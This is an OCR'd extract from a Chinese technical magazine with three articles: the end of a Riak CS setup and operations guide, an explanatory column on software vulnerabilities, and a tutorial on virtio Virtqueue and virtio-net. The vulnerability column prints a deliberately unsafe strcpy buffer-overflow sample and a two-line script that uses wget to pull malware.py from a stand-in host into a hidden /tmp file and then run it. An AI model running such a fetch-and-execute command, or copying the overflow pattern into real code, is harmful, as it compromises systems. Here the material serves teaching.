riak@10.0.0.1 是给已在运行的Riak指定一个名字(名字已在各个机器的/etc/riak/vm.args里)。执行完这命令后，就会自动进行数据的再配置。如果需要增加多台机器，只要在各个节点上执行到join为止的命令，最后在某一个节点上执行plan和commit命令就行了。



硬件替换

在Riak的设计中，服务器如果有故障可以很方便地进行替换。基本上，替换故障部件后，根据需要重新安装并再次加入集群就行了。

在硬盘故障导致数据丢失的情况下，如果是存放数据的硬盘出了故障，但不影响OS等的话，只要把硬盘替换后再启动就行了。名为ring的目录记录了集群的成员关系，如果这个还在，就可以直接使用。

硬盘以外的故障的情况下，数据没有丢失——这里的数据指的是Riak的app.cong里指定的各种数据保存路径。特别是storage backend指定的数据目录(Riak CS的各种元数据和对象的数据等)里存储的数据。

如果觉得繁琐的操作太困难，可以将其当作一台新的机器重新安装。这个时候尽量分配一个新的IP地址，或在增加节点前进行如下设置。

```
$ sudo riak-admin down riak@10.0.0.1
$ sudo riak-admin force-remove ⏎
riak@10.0.0.1
$ sudo riak-admin plan
$ sudo riak-admin commit
```

事先把节点从集群中移除。

Riak、Riak CS在网络有故障时，也可以使用能够被访问的部分继续运行。具体来说，只要数据能被访问，GET方法就能执行，而PUT方法则几乎都能执行[⑨]。

这是因为，Riak对CAP定理中的A(可用性)非常重视。使用其他重视C(一致性)的数据库来管理元数据的情况下，如果由于网络设备故障而不能访问元数据，那么系统也就不能使用了。而在Riak上则不会出现这种情况。

但是，如果没有Stanchion的话，一部分操作(用户的生成、bucket的生成、bucket的删除)将不能执行。极端地说，可以平时停止Stanchion，只在需要生成用户、bucket的时候启动一下。



软件升级

这里为了方便大家理解Riak CS的软件升级是如何地简单，介绍一下Debian GNU/Linux和Ubuntu Linux中的操作步骤。

更新OS等的情况下，停止Riak和Riak CS，并随意使用滚动更新(Rolling Upgrate)就行了。如果同时停止的只有一两台，则几乎所有的功能都可以继续运行。

● Riak的更新

```
$ sudo riak stop
$ tar czf riak-backup.tgz /etc/riak
$ sudo aptitude safe-upgrade
$ sudo riak start
```

● Standchion的更新

```
$ sudo stanchion stop
$ tar czf stanchion-backup.tgz /etc/ ⏎
stanchion
$ sudo aptitude safe-upgrade
$ sudo stanchion start
```

● Riak CS的更新

```
$ sudo riak-cs stop
$ tar czf riak-cs-backup.tgz /etc/riak-cs
$ sudo aptitude safe-upgrade
$ sudo riak-cs start
```

这样升级就完成了。Riak、Riak CS保证了前后版本的升降级的兼容性，可以随意滚动更新。运维得好的话，还可以通过不断更新硬件和软件、增加服务器，实现半永久化地运行集群。

⑨ 只有用户的生成等通过Stanchion实现的需要较强一致性的内容才会不工作。



配置步骤

这里也以Debian/GNU Linux为基础进行说明。Mac OS X以及其他Linux发行版中的方法请各位读者自行替换为自己所熟悉的内容，或者请参照Riak的安装顺序[10]。

如果想尽快开始，可以选择Fast Track[11]。

首先安装所有的包。因为有一个Basho发布的官方库，所以按图3所示设置库，并安装Riak、Riak CS、Stanchion即可。



Riak的设置

安装完成后，首先进行Riak的设置。这里简单介绍一下Riak的标准安装和搭建集群的方法。首先，在/etc/riak/app.config进行一些设置，并指定监听的IP地址就行了。接着，在Riak_core段追加如下一行。

```
{default_bucket_props, [{allow_ ↩
mult,true}]},
```

除此之外，在riak_kv的段里，删除如下一行。

```
{storage_backend, riak_kv_bitcask_ ↩
backend},
```

并添加代码清单1中的内容。

请确认add_paths指定的目录中存放着各种beam文件。CentOS等的情况下，lib可能会是lib64。

这个设置大致的作用是，设置Riak CS用的后端（eleveldb和bitcask可分开使用），默认以eleveldb作为后端来存储以元数据为主的数据，对象块则使用bitcask来进行存储。

⑩ http://docs.basho.com/riak/latest/tutorials/installation/
⑪ http://docs.basho.com/riakcs/latest/riakcs-tutorials/fast-track/

▼代码清单1　Riak CS运行所必需的Riak（riak_kv段）的设置

```
{add_paths,
    ["/usr/lib/riak-cs/lib/riak_cs-1.3.1/ebin"]},
{storage_backend, riak_cs_kv_multi_backend},
{multi_backend_prefix_list,
    [{<<"0b:">>, be_blocks}]},
{multi_backend_default, be_default},
{multi_backend, [
    {be_default, riak_kv_eleveldb_backend, [
        {max_open_files, 50},
        {data_root, "/var/lib/riak/leveldb"}
    ]},
    {be_blocks, riak_kv_bitcask_backend, [
        {data_root, "/var/lib/riak/bitcask"}
    ]}
]}
```

▼图3　Riak CS的安装步骤

```
$ curl http://apt.basho.com/gpg/basho.apt.key | sudo apt-key add -
$ sudo bash -c "echo deb http://apt.basho.com $(lsb_release -sc) main \> /etc/apt/sources. ↩
list.d/basho.list"
$ sudo apt-get update
$ sudo apt-get install riak riak-cs stanchion
```

这样由一台机器组成的Riak就准备得差不多了。

启动Riak。

```
$ sudo -u riak
$ ulimit -n 4096
$ riak start
```

 Riak CS的设置和初始用户的生成

接着进行Riak CS的设置。本地启动的话，在默认的 `/etc/riak-cs/app.cong`的 `riak_cs`段进行如下修改。

```
{anonymous_user_creation, true},
```

安装完后默认是 `false`，为了生成一开始的管理员，临时改成 `true`。接着，启动进程。Stanchion的情况也是一样，在本地安装的话，直接按默认值启动就可以了。

```
$ sudo stanchion start
$ sudo riak-cs start
```

管理员的生成使用如下的curl语句。

```
$ curl -H 'Content-Type: application/json' \
    -X POST http://localhost:8080/riak-cs/
user \
   --data '{"email":"foobar@example.com", \
          "name":"foo bar"}'
```

执行完成后，会显示包含所生成的用户的 `key_id`和 `key_secret`的JSON字符串。把它保存好，对Riak CS和Stanchion的app.config也进行如下修改。

```
{admin_key,
   "0RMJZ57B2H06F-I60YJE"},
{admin_secret,
   "qL4iyzyG4-rluHBErnXAVJ-qL00BDjL_bN_
Kig=="},
```

另外，把刚才的 `anonymous_user_creation`重新设置为 `false`。为了恢复设置，这里重新启动Riak CS。

```
$ sudo stanchion stop
$ sudo riak-cs stop
$ sudo stanchion start
$ sudo riak-cs start
```

这样就可以在本地使用Riak CS了。

这个操作步骤的前提是在同一服务器上启动了Stanchion和Riak CS。如果Stanchion和Riak CS不在同一个服务器上，则只需将Stanchion的配置文件 `/etc/stanchion/app.config`的 `stanchion_ip`设置为服务器的IP地址，将Riak CS的app.config的 `stanchion_ip`设置为Stanchion启动的服务器的IP地址就可以了。

 客户端的设置

有了前面的步骤中所生成的用户的 `key_id`和 `key_secret`，大部分的Amazon S3客户端就都可以正常操作Riak CS了。

s3cmd[12]的话，只需设置.s3cfg的 `access_key`、`key_secret`、`proxy_host`、`proxy_port`就行了。把 `proxy_host`、`proxy_port`分别设置为 `localhost`和 `8080`[13]。这样就可以像操作S3一样使用s3cmd了。

针对Riak CS的配置也有Chef recipe[14]，可以参考一下。

DragonDisk里没有设置 `proxy_host`的项目，需要在家里的网路上进行DNS设置，这里就不再介绍了。官方文档里有域名的设置方法[15]，请参考。

 总　结

本文简单介绍了使用Riak CS的系统的设计、运维和使用。

虽然本文没有涉及，但在家庭用的1Gb以


[12] https://github.com/s3tools/s3cmd
[13] 若希望通过其他机器访问启动着RiakC S的服务器，则需要将客户端的p oxy_hos t变更为服务器端的IP地址，并变更/etc/riak-cs/app. config的cs_ip。
[14] http://docs.basho.com/riakcs/latest/cookbooks/installing/Riak-CS-Using-Chef/
[15] http://docs.basho.com/riakcs/latest/cookbooks/configuration/Configuring-Riak-CS/#Proxy-vs-Direct-Configuration

太网的网路中，性能上容易成为瓶颈，请读者使用自己的硬件进行测试。随着硬件的变化，性能也会变化。

在笔者个人看来，作为分布式文件系统，Riak CS属于相当容易维护的一类。

但是，作为在2013年3月以OSS的形式公开的作品，Riak CS还有很多不成熟的地方。希望各位能加入社群，与大家共享各种技巧和话题。


文/铃木弘信
suzuki.hironobu@gmail.com
译/余玮



【第三回】

软件脆弱性存在的缘由

由于现今的软件太过复杂，我们基本无法确保一个软件不存在任何缺陷。就算这个软件非常完美，但是如果设定方法或者实际执行环境不够完备的话，系统行为也有可能出现错误。但是，这个错误不能完全归咎于软件的脆弱性。这其中的区别在哪里呢？而用户又该如何应对软件的脆弱性呢？这就是此次我所要思考的问题。



何谓“脆弱性”

20世纪90年代中期以前，在计算机领域大家很少能听到“脆弱性”这个由三个汉字组成的词语，这个词语是从何而来的呢？那是在给计算机安全领域中使用的单词vulnerability寻找合适的翻译时，借用了社会学中的“脆弱性”一词，这一词语才开始在计算机领域被大家所熟知的[①]。

脆弱性一词有着广泛的意思，概括来说的话就是“计算机系统中存在缺陷，若攻击者能够蓄意利用此缺陷对系统发起主动攻击并获得成功，这个缺陷就称为脆弱性”。这是与原意最为接近的表述，整理一下即为：


①存在潜在的缺陷
②可以蓄意利用这些缺陷发起攻击
③这些攻击取得成功
④系统安全性受到威胁

以上是笔者对脆弱性的说明，其实脆弱性在各种各样的场合中有着各种各样的说明和定义。比如在ISO 27005、IETF 2828、NIST SP800-30中都有脆弱性的定义。这些定义的内容都基本相同，但是有些细微的差异，因此理解起来有些麻烦，这里就不再详述了。

而且，从系统方面来说也有多种观点。

- 硬件
- 软件
- 网络
- 运用（针对技术人员而言）
- 利用（针对一般使用者而言）
- 设施（建筑物/电力供给）

要从这里开始说明的话，光是解说这些恐怕就能出一本书了。本文仅集中探讨软件的脆弱性。



软件的脆弱性

软件的脆弱性可以这样定义：“由软件缺陷引发的现象（Software Failure）[②]的一部分，由于可能被第三方利用造成安全性侵害，因此会成为软件的脆弱性”。如图1所示，软件缺

① 当时在安全性的文档中，关于vulnerablity一词出现了多个不同的译法。针对这个问题，数名安全性领域的研究人员经协商后决定今后统一使用“脆弱性”一词。之后相关的翻译都渐渐统一为了“脆弱性”。另外，由于vulnerablity一词太长，安全性相关的研究人员也会在文章或口头表达中使用“Vul”这个简称。
② Software Failure的翻译是“软件故障”，但故障一词容易引起误解，故本文中使用“软件缺陷引发的现象”来说明。

陷引发的现象并不全与脆弱性有关。

这样看来，通过进行充足的测试来确保软件质量，由软件缺陷引发的现象确实会减少，可以假定其中占有一定比例的软件脆弱性也会随之减少。

但是，如果攻击方蓄意去寻找软件的脆弱性的话，以上假定就不再成立。也就是说，不能明确地说“只要对软件进行了充分的测试，就能（同由软件缺陷引发的现象一样）彻底消除软件的脆弱性”。

脆弱性发生在何处

软件修正的必要性是从何时开始被注意到的呢？1985年的一篇古典论文[③]可以给我们解答。

笔者对使用这篇论文的原因稍作说明。这篇论文是NASA和海军研究所为宇宙飞行研究所做的软件的记录。当时使用的还是瀑布开发模型，工程各个阶段分工明确。制作流程图（设计阶段），再用编程语言将流程图表现出来（编码阶段），虽然和现在的软件开发状况有所不同，但工程的阶段性很明确，容易进行问题的划分。

从论文的数据来看，各阶段发生软件缺陷的工程所占比例如表1所示。

我们发现在编码阶段引入的软件缺陷意外的少，而大多数缺陷都是在设计阶段引入的。

有过C语言编程经历的人都知道，如果输入超过预定义字符串大小的数据的话，程序就会异常终止。这是软件脆弱性的一种，即缓存溢出。向函数或变量输入字节长度过大的数据占据内存空间，最后甚至会侵占程序自身的运行空间。

那么，这个问题是在哪个阶段引发的呢？虽然在大多数情况下容易认为是编码错误引发的，但是更确切地说应该是设计阶段的错误，即“没能使用字符串长度信息仔细对输入进行检查”。


如表1所示，缺陷在设计阶段被引入得最多，在需求阶段、原型阶段和其他剩余阶段也有被引入。这就表示在任何一个阶段软件脆弱性都有被引入的可能。也就是说，想要减少软件脆弱性，必须要提升软件开发所有阶段的质量才行。想要事先发现软件的脆弱性并将其排除是很困难的。

以何种频率发生

接下来让我们看看要用多少时间才能发现缺陷。从IBM通用机操作系统的数据[④]来看，CPU运行5000年才发现一次缺陷。

根据不同的研究这个数字会有多种变化，但是可以确定的是，对于制作极其慎重的软件来说，发现缺陷的概率是极小的。

▼图1　不是所有的软件缺陷都会成为脆弱性



▼表1　错误发生阶段

阶　　段	占　　比
设计阶段	57%～78%
原型阶段	3%～14%
编码阶段	3%～8%
需求阶段	2%～5%


③ D.M. Weiss et al.,“ Evaluating Software Development by Analysis of Changes: Some Data from the Software Engineering Laboratory”,IEEE Transactions on Software Engineering,Vol.11,No.2,Feb.1985,pp.157-168

④ IBM Research Journal, 28, pp2-14, 1984 这是80年代的老论文，是IBM的通用机操作系统的记录。因为可信度较高故拿来参照。

话虽如此，但是在100万台计算机同时运行的情况下，总计5000年的运行时长也就是一转眼的事。即使发现缺陷的概率再小，只要有足够多台计算机运行，发现缺陷也还是一转眼的事。由此可引出以下两点。

①就个人使用而言，极少会遇到由软件脆弱性引发的不良状况
②但从使用者全体的角度来看，遇到此类使用不良状况的概率就不低了

一方面自己还没有完全认识软件的脆弱性，而平时软件脆弱性又经常被发现，这样看来自己的感觉和实际情况相比确实是有所差异的。仅从自己的使用范围来看的话，大概会觉得“软件脆弱性是不会出现的”吧。



黑盒测试

大家可能会想“对软件脆弱性的探究是如何做到的”，或者认为“像开源代码这样容易获取的资源更容易发现软件脆弱性，所以使用起来更危险”。

在软件工学的测试技术中，有很多完全不用考虑源代码就能确认软件功能是否完备的测试手段。这称为黑盒测试，包括“集成测试”“功能及系统测试”“验收测试”“回归测试”“Beta测试”。这些测试都在不考虑具体代码的情况下进行，将问题提取出来。这在软件开发过程中是标准测试，并不是什么特殊的东西。在此不对它们的测试内容做说明，读者们只要知道有这样的测试技术，能够在不考虑具体代码实现的情况下进行测试，通过它们可以发现软件脆弱性就可以了。

之所以做出这样的说明，是因为媒体经常会有“天才黑客入侵电脑”⑤之类的报道，在他们的报道中，侵入者就像使用了魔法般入侵系统，进而引起骚动，但事实上并没有这回事。

软件脆弱性的发现并不是靠天才般的灵感或技术，而是依靠使用测试技术，即通过正确的方法获得的。但是，正如之前所说，软件脆弱性的发现是与测试量成比例的，相比个人去发现，团队的发现效率更高。

而且，之前举例的测试方法并不只是为了发现软件脆弱性，也有助于减少软件潜在的缺陷，这本身就是提高软件质量的非常重要的技术。同时这也是需要匀出大量时间来进行的工作。

而这对开源资源和闭源资源来说都是一样的。

无论是将缺陷内在隐藏了起来，无论相比之前稳定运行了多少时间，总会在某一天的某个时刻，原型阶段、设计阶段等初期阶段引入的软件脆弱性会突然出现，我们在使用软件的时候，必须要有这种心理准备。



软件脆弱性有哪些影响？

这里使用缓存溢出这一典型案例来加以说明。

缓存溢出是指通过写入超出缓存的大量数据，改写返回地址，使得任意shellcode都可能成为可执行代码来运行的一种软件脆弱性。通过接手发生缓存溢出的程序的执行权限，恶意程序得以执行。这一脆弱性引发了多种问题。

请看代码清单1所示的C语言代码。这是常见的字符串复制的样例代码。函数copy_a2b()中的strcpy将变量a中的数值复制到变量b中，但是并没有考虑变量a的字符长度。变量b有可能会因为被赋予过长的字符串而造成缓存溢出，因此有着潜在的软件脆弱性。仅仅是这样，就有可能造成脆弱性。

那么在此之前应该做些什么呢？例如使用wget，或下载小型控件，这些都是比较经典的做法。

图2是将一段用Python编写的恶意程序输入并运行的脚本。这两行左右的代码从缓存溢出时开始执行，进而侵入系统。恐怕malware.

⑤ 由于做出这些行为的不一定都是黑客，因此就用破坏者或侵入者来称呼。

py还会与外部通信，进一步给系统添加下载任意恶意程序的功能。这样的话，被攻击方基本上就束手无策了。

给安全性升级吧

希望大家做的就是升级安全性。

电脑的使用需要进行频繁的更新，这一点大家已经注意到了吧。如前所述，软件脆弱性是不可避免的问题。引入时都是在开发阶段，原因也大多非常简单。

所有用户都自己去认真调整运行环境当然是很理想的，但笔者认为就算这么做了，和理想环境还是相差较远。而且，用户是很难搜集到所有软件脆弱性的信息并加以应对的。

果然，最有效的方法还是安全性升级，然后就是要多多拜托管理服务器的诸位了。无法进行安全性升级的老旧的分布式系统，要尽早逐渐更换为新的分布式系统。从安全性方面考虑的话，这才是总成本最低的方案吧。

▼代码清单1　存在潜在缓存溢出脆弱性的代码

```
#include <string.h>
void *copy_a2b(char *a)
{
  char b[12];
  strcpy(b,a);
}
void main() {
  copy_a2b("abc");
}
```

▼图2　输入恶意程序并运行的脚本

```
wget -q -O /tmp/...i  http://xxx.example.com/malware.py
  ↑从xxx.example.com下载malware.py程序，并将其保存在/tmp/.i文件中
python  /tmp/...i    ←运行/tmp/.i
```

第12回 基于virtio的半虚拟化设备之二 实现Virtqueue与virtio-net

文/浅田 拓也（ASADA Takuya） Twitter @syuu1228 译/夏目

开　篇

virtio半虚拟化设备大幅改善了客户机OS的I/O性能，上回我们介绍了virtio的概要和virtio的构件之一Virtio PCI。这回再来介绍一下Virtqueue和利用Virtqueue实现NIC（virtio-net）的方法。

virtio概要

virtio大致由Virtio PCI和Virtqueue两个构件构成。Virtio PCI对客户机来说相当于PCI设备，提供下列功能。

- 用于设备初始化时宿主机⇔客户机之间协商和通知设置信息的配置寄存器

可用于通知队列长度、队列数和对列地址等。

- 中断（宿主机→客户机）、I/O端口访问（客户机→宿主机）等引起的宿主机⇔客户机之间的事件通知机制
- 使用标准的PCI设备DMA进行数据传输的功能

Virtqueue是用于数据传输的客户机内存空间上的队列结构。每个设备可以具有一个或者多个队列。例如，virtio-net具有发送用的队列、接收用的队列、控制用的队列这三个队列。客户机OS检测到作为PCI设备的virtio设备并对其进行初始化，通过Virtqueue完成数据的输入输出，通过中断和I/O端口访问进行事件的通知，进而对宿主机请求I/O操作。本文将详细介绍Virtqueue。

Virtqueue

Virtqueue由描述符表（Descriptor Table）、Available Ring、Used Ring这三部分构成（图1），描述符表中排列着发送接收数据用的描述符，Available Ring指定了从客户机向宿主机传递的描述符，Used Ring指定了从宿主机向客户机传递的描述符。

描述符表、Available Ring、Used Ring的项的数量由Virtio PCI设备初始化时Virtioheader的QUEUE_NUM的设定值决定。

Virtqueue的空间必须与内存页大小[①]对齐。一个Virtqueue只能用于单向通信。因此，要支持双向通信则需要使用两个Virtqueue。通信方向不同，Available Ring和Used Ring的使用方法也不同。

描述符表

描述符表是排列有QUEUE_NUM个描述

① 页大小=4KB


符[②]的队列。描述符并不是在进行数据传输时被动态地分配，而是在描述符表内寻找空闲项使用。Virtqueue上没有管理空闲项的结构，因此客户机驱动器需要自行记录空闲描述符（后述）。

传输一个数据使用一个描述符，描述符中含有数据的地址、数据长度等信息（表1）。

数据地址使用的是客户机上的物理地址，如果是虚拟地址连续而物理页不连续的空间，则每一个物理页都需要一个描述符。

② 由Virtio Header的QUEUE_NUM指定。

▼图1 Virtqueue的构造



要连续地传输多个描述符，只需用next指定下一个描述符的编号，并把flags设置为0x1即可。

间接描述符（Indirect Descriptor）

某些种类的virtio设备能够通过大量、并行地发出使用多个描述符的请求（request）来提高性能。

间接描述符就是被用于这种使用方式的。描述符的flags为0x4时，addr表示间接描述符表的地址，len表示间接描述符表的长度（字节数）。

与描述符表一样，间接描述符表也是描述符的队列。间接描述符表中包含的描述符的个数为len / 16个[③]。

每个间接描述符的数据都会被连接到间接描述符表的描述符上。

Available Ring

Available Ring用于指定客户机向宿主机传输的描述符（表2）。客户机向Available Ring上的空闲项中写入描述符的编号并将idx加1。由于idx被设计成了持续加1的使用方式，当idx的值超过Available Ring长度时，索引值就为idx除以Available Ring长度的余数。

宿主机记录下最后处理的Available Ring项的编号（后述），将其与idx比较，并处理较新项指向的描述符。

③ 因为一个描述符的长度为16bytes。

▼表1 描述符的构造

type	member	description
U64	Addr	数据的地址（客户机的物理地址）
u32	Len	数据长度
u16	flags	标志位（0x1: 下面是否还有描述符 /0x2: 在宿主机看来是否是Write Only的描述符 /0x4: 是否是间接描述符（Indirect Description））
u16	next	下一个描述符的编号

Used Ring

Used Ring用于指定宿主机向客户机传输的描述符(表3)。

其结构和使用方法基本与Available Ring相同，但Used Ring上的项的结构与Available Ring不同，它使用最靠前的描述符的编号(id)和长度(len)来指定连续的描述符的范围(表4)。

Virtqueue 里没有的参数

使用Virtqueue进行数据传输时，还要用到下列这些没有包含在Virtqueue之内的参数。

- **客户机驱动器**
  - free_head……为了管理空闲描述符，始终记录着最靠前的空闲描述符的编号
  - last_used_idx……最后处理的Used Ring上的项的编号
- **宿主机驱动器**
  - last_avail_idx……最后处理的Available Ring上的项的编号

客户机→宿主机方向的数据传输方法

下面介绍从客户机向宿主机传输数据时如何使用描述符表、Available Ring、Used Ring(图2)。

在这一方向上的数据传输过程中，Available Ring用于通知含有传输数据的描述符，而Used Ring则用于回收使用完毕的描述符。

◀客户机驱动器

下面按编号来依次解读图2。

1. 驱动器初始化时，事先将所有描述符的next的值设置为相邻描述符项的编号，生成空闲描述符串，将free_head设为描述符串中最靠前的描述符的编号
2. 从free_head的值中取得空闲描述符的编号
3. 将描述符的addr设为数据的地址，将len设为数据长度
4. 将free_head设为描述符的next指向的下一个空闲描述符的编号
5. 将Available Ring的idx指向的空闲项设为描述符的编号

▼表2 Available Ring的构造

type	member	description
u16	flags	标志位(0x1：暂时关闭中断)
u16	idx	Available Ring上的最新项的编号
u16[QUEUE_NUM]	ring	写入描述符编号的Available Ring的主体部分
u16	used_event	关闭中断直到此处指定的编号的描述符处理完毕

▼表3 Used Ring的构造

type	member	description
u16	flags	标志位(0x1: 暂时关闭客户机发来的通知)
u16	idx	Used Ring上的最新项的编号
UsedRingEntry[QUEUE_NUM]	ring	写入描述符编号的Used Ring的主体部分
u16	avail_event	关闭中断直到在此处指定的编号的描述符处理完毕

▼表4 Used Ring项的构造

type	member	description
u32	id	最靠前的描述符的编号
u32	len	描述符串的长度

6. 将Available Ring的idx加1(新空闲项)
7. 将队列编号写入Virtio Header的QUEUE_SEL
8. 通知宿主机有未处理的数据，向Virtio Header的QUEUE_NOTIFY执行写入操作④

宿主机驱动器

下面按编号来依次解读图2。

9. 接收客户机的通知并将last_avail_idx与Available Ring的idx相比较，处理较新项指向的描述符并将last_avail_idx加1
10. 将Used Ring的idx指向的下一个空闲项设为处理完毕的描述符的编号
11. 将Used Ring的idx加1
12. 通知客户机处理已经结束，向客户机发出中断

客户机驱动器

下面按编号来依次解读图2。

13. 接收宿主机的中断并将last_used_idx与Used Ring的idx相比较，回收较新项指向的处理完毕的描述符并将last_used_idx加1
14. 将回收对象的描述符归还到空闲描述符的串中并更新free_head

宿主机→客户机方向的数据传输方法

下面介绍从宿主机向客户机传输数据时如何使用描述符表、Available Ring、Used Ring(图3)。

在这一方向的数据传输过程中，Available Ring用于接收空闲描述符，而Used Ring用于通知含有传输数据的描述符。

④ 写入QUEUE_NOTIFY会导致VMExit发生，使控制转移至宿主机方。

客户机驱动器

下面按编号来依次解读图3。


1. 驱动器初始化时，事先将所有描述符的next的值设置为相邻描述符项的编号，生成空闲描述符串，将free_head设为描述符串中最靠前的描述符的编号
2. 将Available Ring的idx指向的下一个空闲项设为空闲描述符串中最靠前的项的编号
3. 将Available Ring的idx加1
4. 将队列编号写入Virtio Header的QUEUE_SEL
5. 通知宿主机有未处理的数据，向Virtio Header的QUEUE_NOTIFY执行写入操作

宿主机驱动器

下面按编号来依次解读图3。

6. 接收发送数据的请求并参照Available Ring，读取所需数量的描述符
7. 将描述符从Available Ring上的描述符

▼图2　客户机→宿主机方向的数据传输示意图



串中切掉

8. 将描述符的addr设为数据的地址，将len设为数据长度

9. 将Used Ring的idx指向的下一个空闲项设为描述符的编号

10. 将Used Ring的idx加1

11. 通知客户机有未处理的数据，向客户机发出中断


客户机驱动器

下面按编号来依次解读图3。

12. 接收宿主机的中断并将last_used_idx与Used Ring的idx相比较，处理较新项指向的处理完毕的描述符并将last_used_idx加1

13. 将处理完毕的描述符归还到空闲描述符的串中，更新Available Ring

▼图3　宿主机→客户机方向的数据传输示意图



virtio-net的实现方法

virtio-net由接收队列、发送队列、控制队列这三个Virtqueue构成。

发送队列和控制队列按照客户机→宿主机方向的数据传送方法中介绍的流程传输数据。接收队列按照宿主机→客户机方向的数据传输方式中介绍的流程传输数据。接收队列和发送队列中，每个数据包（packet）使用一个描述符。

将描述符的addr直接设为数据包的地址，为了从宿主机驱动器向客户机驱动器通知各种信息，在数据包的前面紧贴着数据包增加了专用的结构（表5、图4）。

在控制队列中，为指令用的结构体（表6、图5）设置指令名，并从客户机向宿主机发送消息。如果指令还需要附加数据，则需要在指令用的结构体后面配置数据。指令可按照Class（大项目）和指令（小项目）进行如下分类。

VIRTIO_NET_CTRL_RX Class有下列指令，能够将NIC的混杂模式（Promiscuous Mode）、广播（Broadcast）接收模式、组播（Multicast）接收模式等模式设置为有效或者无效。

- VIRTIO_NET_CTRL_RX_PROMISC
- VIRTIO_NET_CTRL_RX_ALLMULTI
- VIRTIO_NET_CTRL_RX_ALLUNI
- VIRTIO_NET_CTRL_RX_NOMULTI
- VIRTIO_NET_CTRL_RX_NOUNI
- VIRTIO_NET_CTRL_RX_NOBCAST

VIRTIO_NET_CTRL_MAC Class有下列指令，用于设置MAC过滤表。

- VIRTIO_NET_CTRL_MAC_TABLE_SET
- VIRTIO_NET_CTRL_MAC_ADDR_SET

VIRTIO_NET_CTRL_VLAN Class 有下列指令，用于设置VLAN。

- VIRTIO_NET_CTRL_VLAN_ADD
- VIRTIO_NET_CTRL_VLAN_DEL

VIRTIO_NET_CTRL_ANNOUNCE Class有下列指令，用于对连接状态（Link Status）通知返回ack应答消息。

- VIRTIO_NET_CTRL_ANNOUNCE
- VIRTIO_NET_CTRL_ANNOUNCE_ACK


VIRTIO_NET_CTRL_MQ Class有下列指令，用于配置多重队列（MultiQue）。

- VIRTIO_NET_CTRL_MQ_VQ_PAIRS_SET
- VIRTIO_NET_CTRL_MQ_VQ_PAIRS_MIN
- VIRTIO_NET_CTRL_MQ_VQ_PAIRS_MAX


总　结

以上对Virtqueue和用其实现NIC（virtio-net）的方法进行了介绍。下一回我们将对介绍过的内容进行总结，俯瞰虚拟系统的全貌。

▼图4　传输队列的数据结构



▼图5　控制队列的数据结构



▼表5　struct virtio_net_hdr

type	member	description
u8	flags	标志位（Checksum offload）
